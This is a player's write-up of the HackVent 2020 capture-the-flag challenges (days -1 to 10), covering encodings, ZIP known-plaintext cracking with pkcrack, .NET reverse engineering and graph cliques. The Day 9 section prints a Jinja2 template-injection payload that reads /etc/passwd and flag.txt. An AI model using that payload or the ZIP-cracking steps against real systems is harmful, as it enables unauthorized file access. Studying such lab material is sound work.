HackVent 2020

By bread (@nonsxd)

Contents

HV20.(-1) Twelve steps of Christmas: Easy - Category: Fun

Description:

```
On the third day of Christmas my true love sent to me...

three caesar salads,
two to (the) six basic arguments,
one quick response.
```

This challenge was an idea of mine that the HackVent team put together while I made other challenges.

Solution:

copy the chunk of text from the message file. but into `cyberchef` use a couple of the tools

- Tail (delim == line , Number == -1)
- Remove whitespace (\r)
- Rot13 (amount == 3)
- Render image (from base64)
- Parse QR code (Normalise image)

https://gchq.github.io/CyberChef/#recipe=Remove_whitespace(false,true,false,false,false,false)Tail('Line%20feed',-2)ROT13(true,true,3)Render_Image('Base64')Parse_QR_Code(true)

`HV20{34t-sl33p-haxx-rep34t}`

HV20.01 Happy HackVent 2020: Easy - Category: Forensic

Description:

```
Welcome to this year's HackVent.
```


```
Attached you can find the "Official" invitation to the HackVent.
```

Solution:

Since it is just an alpha channel we could try turning off the channel and seeing if there is anything under it.

```
bread@sticks:~# convert 7c432457-ed44-4ebe-84bf-cb6966e7a3dc.png -alpha off out.png
```

there is, we did it.

`HV20{7vxFXB-ItHnqf-PuGNqZ}`

HV20.02 Chinese Animals: Easy - Category: Fun

Description:

```
    I have received this note from a friend, who is a Chinese CTF player:

    恭喜！收旗爲：ＨＶ２０｛獭慬氭敬敧慮琭扵瑴敲晬礭汯癥猭杲慳猭浵搭桯牳 e ｝

    Unfortunately, Google Translate was not of much help:

    I suspect the data has somehow been messed up while transmitting it.

    Sadly, I cannot ask my friend about more details. The Great Chinese Firewall is thwarting
our attempts to reach each other, and there is no way I am going to install WeChat on my phone.
```

Solution:

Step 1: otter.ai?

at the start I legit thought it was a specific translator or at least whatever `otter.ai` is because of how many references to otter there is.

Step 2: nope something else

but it just was not working so I thought I would see what each char was. so I googled "`獭 char`" and found:
`http://unicode.scarfboy.com/?s=U+736d`
looking at the Unicode I noticed `736d`. and I thought I should see if maybe it is hex. and it turns out it is. tired 1 more char and that also worked.

Step 3: make a one liner

at this point I knew it was utf-8 to Unicode.

```
bread@sticks:~# echo "HV20{$(echo "獭慬氭敬敧慮琭扵瑴敲晬礭汯癥猭杲慳猭浵搭桯牳" | iconv -f utf-8 -t
UCS-4BE | tr -d '\0')e}"
HV20{small-elegant-butterfly-loves-grass-mud-horse}
```

I was using UCS-2 originally but that is little endian, adding BE makes it big endian thus not flipping the hex. added tr -d '\0' to remove bash warning.

`` `HV20{small-elegant-butterfly-loves-grass-mud-horse}` ``

HV20.03 Packed gifts: Easy - Category: Crypto

Description:

```
    One of the elves has unfortunately added a password to the last presents delivery and we
cannot open it. The elf has taken a few days off after all the stress of the last weeks and is
not available. Can you open the package for us?

    We found the following packages:
```

- Package 1
- Package 2

Solution:

Step 1: I was going to make this challenge =)

There are 2 files (`2 zips`) the second I seen the content I recognized what I need to do (as I wanted to make this exact challenge). in the previous year I had tried to crack a Zip for no reason using `pkcrack` so I was familiar with the tool.

Step 2: Check the docs

so I proceeded with the install and just trying the first thing that comes to my mind. since I knew it had to be 2 files that are the same. I tried taking the flag file and putting it in the other zip but that did not work either.

```
bread@sticks:~# cd /opt/
bread@sticks:~# git clone https://github.com/keyunluo/pkcrack
bread@sticks:~# mkdir pkcrack/build
bread@sticks:~# cd pkcrack/build
bread@sticks:~# cmake ..
bread@sticks:~# make
bread@sticks:~# cd ..
bread@sticks:~# ls -l
bread@sticks:~# ./zipdecrypt --help
bread@sticks:~# ./pkcrack --help
```

```
bread@sticks:~# ./pkcrack -c /mnt/hgfs/CTFS/HackVent/2020/Day3/en.zip -p
/mnt/hgfs/CTFS/HackVent/2020/Day3/un.zip -d test.zip
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0001.bin -P un.zip -p 0001.bin -d test.zip
-a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0000.bin -P un.zip -p 0000.bin -a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0001.bin -P un.zip -d test.zip -a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c flag.bin -P un.zip -p flag.bin -a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0099.bin -P un.zip -p 0099.bin -a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0003.bin -P un.zip -p 0003.bin -a
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0003.bin -P un.zip -p 0003.bin -d test.zip
-a
bread@sticks:~# /opt/pkcrack/bin/extract -p "en.zip" flag.bin flag.bin
bread@sticks:~# zipinfo en.zip
```

Step 3: CRC

It took a while and a little push, basically I had to realise:

`"how do I know I know?"`

Because I was under the assumption that I knew the content was the same. after realising what if they are not? is there any that is when I decided to check the CRC's of both zips. if you open them in `7-zip` it gives you the CRCs. I sorted by CRCS and eventually noticed that `0053` is the same in both zips.

Step 4: Actually working.

```
bread@sticks:~# /opt/pkcrack/bin/pkcrack -C en.zip -c 0053.bin -P un.zip -p 0053.bin -d test.zip
-a
bread@sticks:~# unzip test.zip
bread@sticks:~# cat flag.bin | base64 -d
bread@sticks:~# cat 0000.bin | base64 -d
```

`` `HV20{ZipCrypt0_w1th_kn0wn_pla1ntext_1s_easy_t0_decrypt}` ``

HV20.04 Br♡celet: Easy - Category: Fun

Description:

Santa was given a nice bracelet by one of his elves. Little does he know that the secret admirer has hidden a message in the pattern of the bracelet...

Solution:

hardest Easy

I had to get probably the biggest hints for this one `(thanks @Wulgaru, @tobaem, @darkice, @Tyrox)`, for your directions. this is how I got there in the end.

Step 1 : when it says patterns look for patterns

so I noticed that it was binary from the start. the purple bead seemed too frequent not to be.
also this `https://code.org/curriculum/course2/14/Teacher`
so I had binary in my mind the whole time, but here is a check list of things it was not:

- every combination of binary 8 bits
- every combination of 5 bits
- `122224322232203222212323 21` the count between the purple beads
- 4 bit to hex
- binary to bacon (every combination).
- Piet
- DNA with different letters (cool challenge idea though)

Step 2: still forgot to look for PATTERNS

it was about 10 hours in when I got told several times to look for a pattern. that is when I noticed "Yellow Purple Green" repeat and was given the hint it is always a similar order.
from here it was, attempting the construction

```
YPGB
0010 G
0100 PR

1111 YPGB
0100 PR

0010 G
0111 PGB
0100 PR
0011 GB
1111 YPGB
1111 YPGB
0101 PB
1101 YPB
1111 YPGB
1100 YPR
YPB YPPGB YPG YPG YPB YPB YPG PGB P R GB PB YPGB YPB YPG P
```

I got that far before I thought that does not work

```
YRGB

0010 GP
0100 R
1000 YP
0011 GBP
0100 R
0010 GP
0011 GBP
0111 RGB
1000 YP
0011 GB
1000 YP
0011 GBP
0001 B
1000 YP
0001 B
1000 YP
```

and again...

Step 3: are you sure on the order.

I revisited the order and found it is actually `PRGBY`

```
RGBY
0100 G
1001 PRY
0110 PGB
1100 PRG
0110 PGB
1111 PRGBY
0111 PGBY
0110 PGB
0011 PBY
0011 PBY
0111 PGBY
0011 PRY
0011 PBY
0000 P
0111 PGBY
0101 PGY
0101 PGY
```

```
0011 PBY
0011 PBY
0100 PG
0110 PGB
1110 PRGB
0011 PBY
0111 PGBY
0011 PBY
0100 PG
0000 P
```
and now we just see what the binary equals
```
bread@sticks:~# echo "HV20{`echo
"0100100101101100011011110111011000110011011110010011000001110101010100110011010001101110001101
1001101000000"  | perl -lpe '$_=pack"B*",$_' |tr -d '\0'`}"
Ilov3y0uS4n74
```
done!

`HV20{Ilov3y0uS4n74}`

HV20.05 Image DNA: Easy - Category: Forensic/Crypto

Description:

Santa has thousands of Christmas balls in stock. They all look the same, but he can still tell them apart. Can you see the difference?

Solution:

Step 1: find strings

Running strings on the 2 files finds me in each of the files.
```
ATATATAAACCAGTTAATCAATATCTCTATATGCTTATATGTCTCGTCCGTCTACGCACCTAATATAACGTCCATGCGTCACCCCTAGACTAATTA
CCTCATTC
CTGTCGCGAGCGGATACATTCAAACAATCCTGGGTACAAAGAATAAAACCTGGGCAATAATTCACCCAAACAAGGAAAGTAGCGAAAAAGTTCCAG
AGGCCAAA
```
from here I already knew about
https://www.aleph.se/Trans/Individual/Body/ascii.html
turns out they used it for today hahaha. the G and C are flipped that is what got me.

Step 2: DNA ASCII to bin

now I just do a `replace all` on the letters. `A: 00 G: 01 C: 10 T: 11` but as mentioned it is flipped from what I found online
```
A: 00 G: 01 C: 10 T: 11
00110011001100000001010010111100001101000011001101110111001100111001111100110011101101110110101
01101101110001100100010111000011001100000110110101001110011011010001010101110010000111000011110
0101110100111101
01111011011001100010011010001100010011110100000001000011010111101010110001000000100000110000000
01011110101001000011000011110100010101000000010000101000000001011001001100000000000010111101010010
0010100101000000
```
and now I just XOR, or as I did originally NXOR

https://toolslick.com/math/bitwise/xor-calculator

}tn3r3ffid7ub3m4s3m4s{02VH

and reverse the string and we flag.


`HV20{s4m3s4m3bu7diff3r3nt}`

HV20.06 Twelve steps of Christmas: Medium - Category: Fun

Description:

```
On the sixth day of Christmas my true love sent to me...

six valid QRs,
five potential scrambles,
four orientation bottom and right,
and the rest has been said previously.
```



I made this challenge but here is my writeup anyway.

Solution:

Twelve-Steps-Of-Christmas (Part-2) (a.k.a QRubik cube)
Method 1 (with a Cube)

once printed and placed on a 2x2x2 cube, we should see some letters under the word scramble. googling for them leads to Rubik's cube notation https://ruwix.com/the-rubiks-cube/notation/
if we fiddle with the animations we should see that if we are given a scrambled cube the reverse of a scramble would lead to a complete cube.
so we try each one

```
B2 L U’ B R2 -  U D’ F2 R’ B’
```

with the reverse being

```
B R F2 D U' - R2 B' U L' B2
```

almost looks like 'bread ur2 bulb2', which is a bit of fun.

Method 2 (without a Cube)

this method requires no cube or printing.

Step 1: location online tool
after searching GitHub for 2x2x2 solver we find multiple tools we could use (see programming method) but we arrive at https://adityagupta1089.github.io/Pocket-Cube/ we can work with it.

Step 2: Scrambles can be reversed
since a scramble can be reversed and we are given the scramble let us put a one in and see if we can then take the pieces from a scramble and construct a single QR.
eventually we get to scramble 4 "BBLU’BRRUD’FFR’B’"
if we look at the cube we see that the left side has 3 yellow pieces and centre has a yellow.

Step 3: Can brute force but QRs have timing
we know what piece goes at the bottom right so now we just need to find the rest, it is only like 6 options, but we can also look at the timing markers of the pieces and we should see which one piece goes top left. `https://www.thonky.com/qr-code-tutorial/module-placement-matrix`

we only have to 2 left we could try both. or have a look at the timing, and we see that matches a specific timing location. if we then scan the QR we should get part of the flag, and at this point we know it is the valid scramble. Repeat process for the rest.

method 3 (all programming)

an example that was available is `py222` https://github.com/MeepMoop/py222
all lead to this flag.

`HV20{Erno_Rubik_would_be_proud.Petrus_is_Valid.#HV20QRubicsChal}`

HV20.07 Bad morals: Medium - Category: Programming/RE

Description:

```
    One of the elves recently took a programming 101 course. Trying to be helpful, he
implemented a program for Santa to generate all the flags for him for this year's HackVent 2020.
The problem is, he cannot remember how to use the program anymore and the link to the
documentation just says 404 Not found. I bet he learned that in the Programming 101 class as
well.

    Can you help him get the flag back?
```

Solution:

Step 1: finding that it is .net

it is an exe, so I thought let us look at `ghidra`, it failed so I quickly ran strings and noticed it is .net.

```
bread@sticks:/mnt/hgfs/CTFS/HackVent/2020/Day7# strings cc1b4db7-d5b6-48b8-bee5-8dcba508bf81.exe
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
*BSJB
v4.0.30319
#Strings
#GUID
#Blob
__StaticArrayInitTypeSize=20
SHA1
Int32
AFD95E636746D2903A565E38918D17AA46C30CF3
...
.NETFramework,Version=v4.5.2
FrameworkDisplayName
.NET Framework 4.5.2
RSDS
C:\Users\shauser\Documents\virtual_machines\transfer\HV20-
BadMorals\BadMorals\obj\Release\BadMorals.pdb
_CorExeMain
mscoree.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

so from here I used `dnSpy` which is a super useful .net decompiler/debugger.

Step 2: false flag

from here getting the source turned out easy with no obfuscation (thanks).

```
using System;
using System.Security.Cryptography;
using System.Text;

namespace BadMorals
{
    // Token: 0x02000002 RID: 2
    public class Program    {
```

```
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static void Main(string[] args)        {
            try            {
                Console.Write("Your first input: ");
                char[] array = Console.ReadLine().ToCharArray();
                string text = "";
                for (int I = 0; I < array.Length; I++) {
                    if (I % 2 == 0 && I + 2 <= array.Length){
                        text += array[I + 1].ToString();
                    }
                }
                string str;
                if (text == "BumBumWithTheTumTum"){
                    str = string.Concat(new object[]{
                        "SFYyMH",
                        array[17].ToString(),
                        "yMz",
                        array[8].GetHashCode() % 10,
                        "zcnMzXzN",
                        array[3].ToString(),
                        "ZzF",
                        array[9].ToString(),
                        "MzNyM",
                        array[13].ToString(),
                        "5n",
                        array[14].ToString(),
                        "2"
                    });
                }else{
                    if (text == ""){
                        Console.WriteLine("Your input is not allowed to result in an empty
string");
                        return;
                    }
                    str = text;
                }
                Console.Write("Your second input: ");
                char[] array2 = Console.ReadLine().ToCharArray();
                text = "";
                Array.Reverse(array2);
                for (int j = 0; j < array2.Length; j++)    {
                    text += array2[j].ToString();
                }
                string s;
                if (text == "BackAndForth")    {
                    s = string.Concat(new string[]{
                        "Q1RGX3",
                        array2[11].ToString(),
                        "sNH",
                        array2[8].ToString(),
                        "xbm",
                        array2[5].ToString(),
                        "f"
                    });
                }else{
                    if (text == "")    {
                        Console.WriteLine("Your input is not allowed to result in an empty
string");
                        return;
                    }
                    s = text;
                }
                Console.Write("Your third input: ");
                char[] array3 = Console.ReadLine().ToCharArray();
                text = "";
                byte b = 42;
                for (int k = 0; k < array3.Length; k++)    {
                    char c = array3[k] ^ (char)b;
                    b = (byte)((int)b + k - 4);
                    text += c.ToString();
                }
                string str2;
                if (text == "DinosAreLit"){
                    str2 = string.Concat(new string[]{
                        "00ZD",
```

```
                        array3[3].ToString(),
                        "f",
                        array3[2].ToString(),
                        "zRzeX0="
                    });
                }else{
                    if (text == "")     {
                        Console.WriteLine("Your input is not allowed to result in an empty
string");
                        return;
                    }
                    str2 = text;
                }
                byte[] array4 = Convert.FromBase64String(str + str2);
                byte[] array5 = Convert.FromBase64String(s);
                byte[] array6 = new byte[array4.Length];
                for (int l = 0; l < array4.Length; l++)     {
                    array6[l] = (array4[l] ^ array5[l % array5.Length]);
                }
                byte[] array7 = SHA1.Create().ComputeHash(array6);
                byte[] array8 = new byte[]{
                    107,
                    64,
                    119,
                    202,
                    154,
                    218,
                    200,
                    113,
                    63,
                    1,
                    66,
                    148,
                    207,
                    23,
                    254,
                    198,
                    197,
                    79,
                    21,
                    10
                };
                for (int m = 0; m < array7.Length; m++)     {
                    if (array7[m] != array8[m])     {
                        Console.WriteLine("Your inputs do not result in the flag.");
                        return;
                    }
                }
                string @string = Encoding.ASCII.GetString(array4);
                if (@string.StartsWith("HV20{")) {
                    Console.WriteLine("Congratulations! You're now worthy to claim your flag:
{0}", @string);
                }
            } catch {
                Console.WriteLine("Please try again.");
            } finally {
                Console.WriteLine("Press enter to exit.");
                Console.ReadLine();
            }
        }
    }
}
```

a quick look made this look like a 3-step process, we have 3 user inputs and what appears to be 3 checks. so let us do each one.

input 1

```
Console.Write("Your first input: ");
char[] array = Console.ReadLine().ToCharArray();
string text = "";
for (int I = 0; I < array.Length; I++) {
    if (I % 2 == 0 && I + 2 <= array.Length) {
        text += array[I + 1].ToString();
    }
}
string str;
if (text == "BumBumWithTheTumTum") {
```

```
    str = string.Concat(new object[] {
        "SFYyMH",
        array[17].ToString(),
        "yMz",
        array[8].GetHashCode() % 10,
        "zcnMzXzN",
        array[3].ToString(),
        "ZzF",
        array[9].ToString(),
        "MzNyM",
        array[13].ToString(),
        "5n",
        array[14].ToString(),
        "2"
    });
 }
```

what we need to take notice of here is these 2 lines
`if (I % 2 == 0 && I + 2 <= array.Length)`
and
`if (text == "BumBumWithTheTumTum")`

basically the second one is what is required at the end, and the first one is what we need to make our input pass to get the final output.
`I % 2 == 0` is just a simple way to check for even numbers, so that means every even number for `I` in the `for loop` will pass that check. then every odd letter from our input is added to the `text`string (`text += array[I + 1].ToString();`).
so if our input is `XBXuXmXBXuXmXWXiXtXhXTXhXeXTXuXmXTXuXm` `text = BumBumWithTheTumTum`

input 2

```
Console.Write("Your second input: ");
char[] array2 = Console.ReadLine().ToCharArray();
text = "";
Array.Reverse(array2);
for (int j = 0; j < array2.Length; j++)     {
    text += array2[j].ToString();
}
string s;
if (text == "BackAndForth")     {
    s = string.Concat(new string[]{
        "Q1RGX3",
        array2[11].ToString(),
        "sNH",
        array2[8].ToString(),
        "xbm",
        array2[5].ToString(),
        "f"
    });
}else{
    if (text == "")     {
        Console.WriteLine("Your input is not allowed to result in an empty string");
        return;
    }
    s = text;
}
```

this is much simpler than input 1, as we can see that our input is only reversed (`Array.Reverse(array2);`) and then put into the `text` string (`text += array2[j].ToString();`), then compared`if (text == "BackAndForth").`
so our input2 is `htroFdnAkcaB`

input 3

```
Console.Write("Your third input: ");
char[] array3 = Console.ReadLine().ToCharArray();
text = "";
byte b = 42;
for (int k = 0; k < array3.Length; k++)     {
    char c = array3[k] ^ (char)b;
    b = (byte)((int)b + k - 4);
    text += c.ToString();
}
string str2;
if (text == "DinosAreLit"){
    str2 = string.Concat(new string[]{
        "00ZD",
        array3[3].ToString(),
```

```
        "f",
        array3[2].ToString(),
        "zRzeX0="
    });
}else{
```

this one is a little tricky to explain but effectively I noticed that it is an XOR. A trick with XOR is, if you want the output of an XOR and you do not know it is input you can XOR and XOR to get it.
so using dnSpy with a break point set at `if (text == "DinosAreLit"){` we can make our `input3 = DinosAreLit` then check the value of text in the debugger. which is `nOMNSaSFjC[`
now if we use that as input3 it will XOR to "DinosAreLit"
this is where I thought I had the flag.

```
XBXuXmXBXuXmXWXiXtXhXTXhXeXTXuXmXTXuXm
htroFdnAkcaB
nOMNSaSFjC[
```

if you set another break point say at line `byte[] array7 = SHA1.Create().ComputeHash(array6);` and then view the memory you will see

```
HV20{r3>rs3_3ng1n33r1ng_m4d3_34sy}
```

and we can try to guess that we basically have the flag and replace >[?] with `v3`. but we have overlooked part of the challenge, because if we let the debugger keep going it does not print`Congratulations! You are now worthy to claim your flag:`

Step 3: Part 4 it is not a bug it is a feature

so we need to review the code. let us work backwards.
to get "congratulations we need to pass this

```
string @string = Encoding.ASCII.GetString(array4);
if (@string.StartsWith("HV20{")) {
    Console.WriteLine("Congratulations! You're now worthy to claim your flag: {0}", @string);
}
```

so string is made up of `array4`, and `array4` is `byte[] array4 = Convert.FromBase64String(str + str2);` the only other spot `array4` is used is in this for loop.

```
byte[] array6 = new byte[array4.Length];
for (int l = 0; l < array4.Length; l++)    {
    array6[l] = (array4[l] ^ array5[l % array5.Length]);
}
```

which makes `array6`, which is used for `array7` (`byte[] array7 = SHA1.Create().ComputeHash(array6);`)
and `array7` is compared to `array8`.
putting all the pieces together we see that it is

```
array7 =  [(base64(str+str2) ^ array5[I % len(s)]) for I in len(str+str2)]
sha1(array7) == sha1(array8)
```

`str2` and `s` we cannot change but `str` we can. so we need to look at that code more closely.

```
str = string.Concat(new object[]{
    "SFYyMH",
    array[17].ToString(),
    "yMz",
    array[8].GetHashCode() % 10,
    "zcnMzXzN",
    array[3].ToString(),
    "ZzF",
    array[9].ToString(),
    "MzNyM",
    array[13].ToString(),
    "5n",
    array[14].ToString(),
    "2"
});
```

it looks like our input well 6 chars of it, are important in the construction of the base64 and the sha1 check. but if we look at the offsets we notice only 2 are even. If we go back to the construction of the `str` we know that our input checks the values at every odd number because that is what concatenated to text, so we are left with 2. and we know the values of the others
we need to brute force this.

```
from itertools import combinations_with_replacement
from string import printable
from base64 import b64decode as b64
from hashlib import sha1
# by Bread

def hash(this):
    """ as found in C# GetHashCode() """
```

```
    return ord(this) | ord(this) << 16


s = b64("Q1RGX3hsNHoxbmnf")
s_len = len(s)

for I in combinations_with_replacement(printable, 2):
    try:
        pflag = b64(f"SFYyMHtyMz{hash(I[0]) %
10}zcnMzXzNuZzFuMzNyMW5n{str(I[1])}200ZDNfMzRzeX0=")
        cmp = bytearray()
        for idx, j in enumerate(pflag):
            cmp.append(j ^ s[idx % s_len])
        h1 = sha1(cmp).hexdigest().upper()
        if h1 == '6B4077CA9ADAC8713F014294CF17FEC6C54F150A':
            print(I, pflag, h1)
    except:
        pass
('6', 'X') b'HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}' 6B4077CA9ADAC8713F014294CF17FEC6C54F150A
('h', 'X') b'HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}' 6B4077CA9ADAC8713F014294CF17FEC6C54F150A
('r', 'X') b'HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}' 6B4077CA9ADAC8713F014294CF17FEC6C54F150A
('J', 'X') b'HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}' 6B4077CA9ADAC8713F014294CF17FEC6C54F150A
('T', 'X') b'HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}' 6B4077CA9ADAC8713F014294CF17FEC6C54F150A
```

5 valid options for the first input nice.

```
Your first input: BBuummBBTummWWXitthhTThheeTTuummTTuumm
Your second input: htroFdnAkcaB
Your third input: nOMNSaSFjC[
Congratulations! You are now worthy to claim your flag: HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}
Press enter to exit.
```

`HV20{r3?3rs3_3ng1n33r1ng_m4d3_34sy}`

HV20.08 The game: Medium - Category: Fun/RE

Description:

Let us play another little game this year. Once again, as every year, I promise it is hardly obfuscated.

Solution:

```
bread@sticks:~# perl deobs with -MO=Deparse
bread@sticks:~# perl -MO=Deparse test2.txt > test2.txt
bread@sticks:~# perl  test2.txt > test2.txt
bread@sticks:~# perl test2.txt > test2.txt
bread@sticks:~# perl test.txt > test2.txt
bread@sticks:~# perl -MO=Deparse test2.txt > test3.txt
bread@sticks:~# perl -MO=Deparse test3.txt > test4.txt
```

changed the w and h and played through. noticed the URL changed. since it was wrapped in `HV20{}` I gave that a shot. =) thanks `@M`.

`HV20{https://www.youtube.com/watch?v=Alw5hs0chj0}`

HV20.09 Santa's Gingerbread Factory: Medium - Category: Pentest/Web

Description:

Here you can customize your absolutely fat-free gingerbread man.

Note: Start your personal instance from the RESOURCES section on top.

Goal / Mission

Besides the gingerbread men, there are other goodies there. Let us see if you can get the goodie, which is stored in /flag.txt.

Solution:

so after starting the instance and going to the page I noticed that we could enter a username and that was the basic extent of user interaction.
I tried the basic SQL injections but recently people have been building jinja2 challenges so I guess that it might be an SSTI attack.
so I tested with `{{7*7}}` and I got back `49` confirming that this is going to be SSTI.
looked up a SSTI cheat sheet https://www.lanmaster53.com/2016/03/11/exploring-ssti-flask-jinja2-part-2/ and looked for a file read payload.

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

that worked so I changed it to `flag.txt`

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('flag.txt').read() }}
```

solved.

`HV20{SST1_N0t_0NLY_H1Ts_UB3R!!!}`

HV20.10 Be patient with the adjacent: Medium - Category: Programming

Description:

Ever wondered how Santa delivers presents, and knows which groups of friends should be provided with the best gifts? It should be as great or as large as possible! Well, here is one way.

Hmm, I cannot seem to read the file either, maybe the internet knows?

I made this challenge as well, so here is it is writeup.

Solution:
Upon reading the challenge text and downloading the `Santa-list.col.b` and reading do not really give anything away.

Step 1: google-fu

some google-fu on `filetype=".col.b" p edges 18876 439050` might be enough to see that it is graph related.
also converting the list of integers:

```
104 118 55 51 123 110 111 116 95 84 72 69 126 70 76 65 71 33 61 40 124 115 48 60 62 83 79 42 82 121 125 45 98 114 101 97 100
```

to ascii, give us a dummy flag:

```
hv73{not_THE~FLAG!=(|s0<>SO*Ry}-bread
```

it should not take too long to come up with a search similar to `graph filetype .col.b`
which should give you results like:

- https://reference.wolfram.com/language/ref/format/DIMACS.html - DIMACS (.col, .col.b)
- https://mat.tepper.cmu.edu/COLOR/instances.html

Instances below ending in .col are in DIMACS standard format. Instances in .col.b are in compressed format (a binary format). A translator can go between formats.
both of these links talk about 2 things:

- DIMACS format
- Converting .col.b (binary) to .col (ASCII)

Step 2: Converting BIN to ASC

Now that we understand that the file is encoded we can search for converters `wolfram` has one, but if we google-fu to victory we can find translators like this one:

https://www3.cs.stonybrook.edu/~algorith/implement/dimacs/distrib/color/graph/trans/

what we need to download

- `bin2asc.c`
- `genbin.h`

if we compile the code `gcc -O bin2asc.c -o bin2asc` we now have a converter, however running it as is does not work. **Note: it might even throw an error, either way it is not working, yet.**
from here if we look at the header file `genbin.h` we see:

```
/* If you change MAX_NR_VERTICES, change MAX_NR_VERTICESdiv8 to be
the 1/8th of it */
```

if we remember the DIMACS format, our file has 18876 vertices and 439050 edges.
so let us adjust our `genbin.h` so that we have the first-round amount above the total amount of vertices in our graph.

Note: it works with anything higher 20000/2500, for example.

```
#define MAX_NR_VERTICES        18880
#define MAX_NR_VERTICESdiv8    2360
```

re-compile `gcc -O bin2asc.c -o bin2asc` and it works now.
Sample output:

```
c --------------------------------
c Reminder for Santa:
c   104 118 55 51 123 110 111 116 95 84 72 69 126 70 76 65 71 33 61 40 124 115 48 60 62 83 79 42
82 121 125 45 98 114 101 97 100 are the nicest kids.
c   - bread.
c --------------------------------
p edges 18876 439050
e 30 18
e 42 24
e 42 29
e 48 7
e 48 25
e 50 33
e 51 44
...
```

Step 3: What is the Graph being used for?

This might be a bit hard to find but looking into DIMACS (https://en.wikipedia.org/wiki/DIMACS) you can see it is used for `1992-1992: NP-Hard Problems: Max Clique, Graph Coloring, and SAT`
if we remember the challenge text `"groups of friends"` and apply that to graphs we might stumble on cliques that way.
and `"as great or as large as possible"` which if we google we find:

```
www.oxfordlearnersdictionaries.com › english › maximal
maximal adjective - Definition, pictures, pronunciation and ...
as great or as large as possible. It takes several weeks for the treatment to have maximal
effect. compare minimal. Oxford Collocations DictionaryMaximal is ...
```

and looking into the DIMACS challenges, we can see that challenge 2 uses .col.b files and is related to cliques. http://archive.dimacs.rutgers.edu/pub/challenge/graph/benchmarks/clique/

the `.col` file points to `the best kids` which is a group. it is also multiple vertices. which might mean we need to look at something related to:

- DIMACS
- challenge
- groups
- multiple vertices
- .col.b
- vertices
- edges
- maximal

in the end we realise it is related to maximal cliques. this is probably the hardest part. if not the hints should help make it "clique" in the end.

Step 4: MCE

at this point it is about programming the solution. there are many ways to approach this. but a well-known MCE is Bron-Kerbosch. Boost has existed code examples that will print every maximal clique in a graph. https://www.boost.org/doc/libs/1_46_1/libs/graph/example/bron_kerbosch_print_cliques.cpp

so we download:

- `"helper.hpp"`
- `"bron_kerbosch_print_cliques.cpp"`
- `Add boost to project`

now we compile and run MCE BKv1 on our graph

```
30 18 130 265 529 741 1499 1539 1648 1772 1882 2076 2252 2825 2937 3043 3336 3476 3505 3603 3799
3829 4135 4555 4612 5013 5437 5514 5908 6087 6287 6494 6547 6726 6785 6919 7055 7066 7271 7830
7877 8139 8417 8545 8775 8816 9127 9480 9585 9826 9932 10542 10838 11312 11356 11428 11532 11540
11613 12439 12660 12733 13338 13392 13977 14150 14300 14357 15065 15232 15240 15567 15679 15801
15952 16092 16374 16477 16679 16907 17024 17121 17148 17847 17938 17964 18008 18056 18124 18848
42 24
42 29
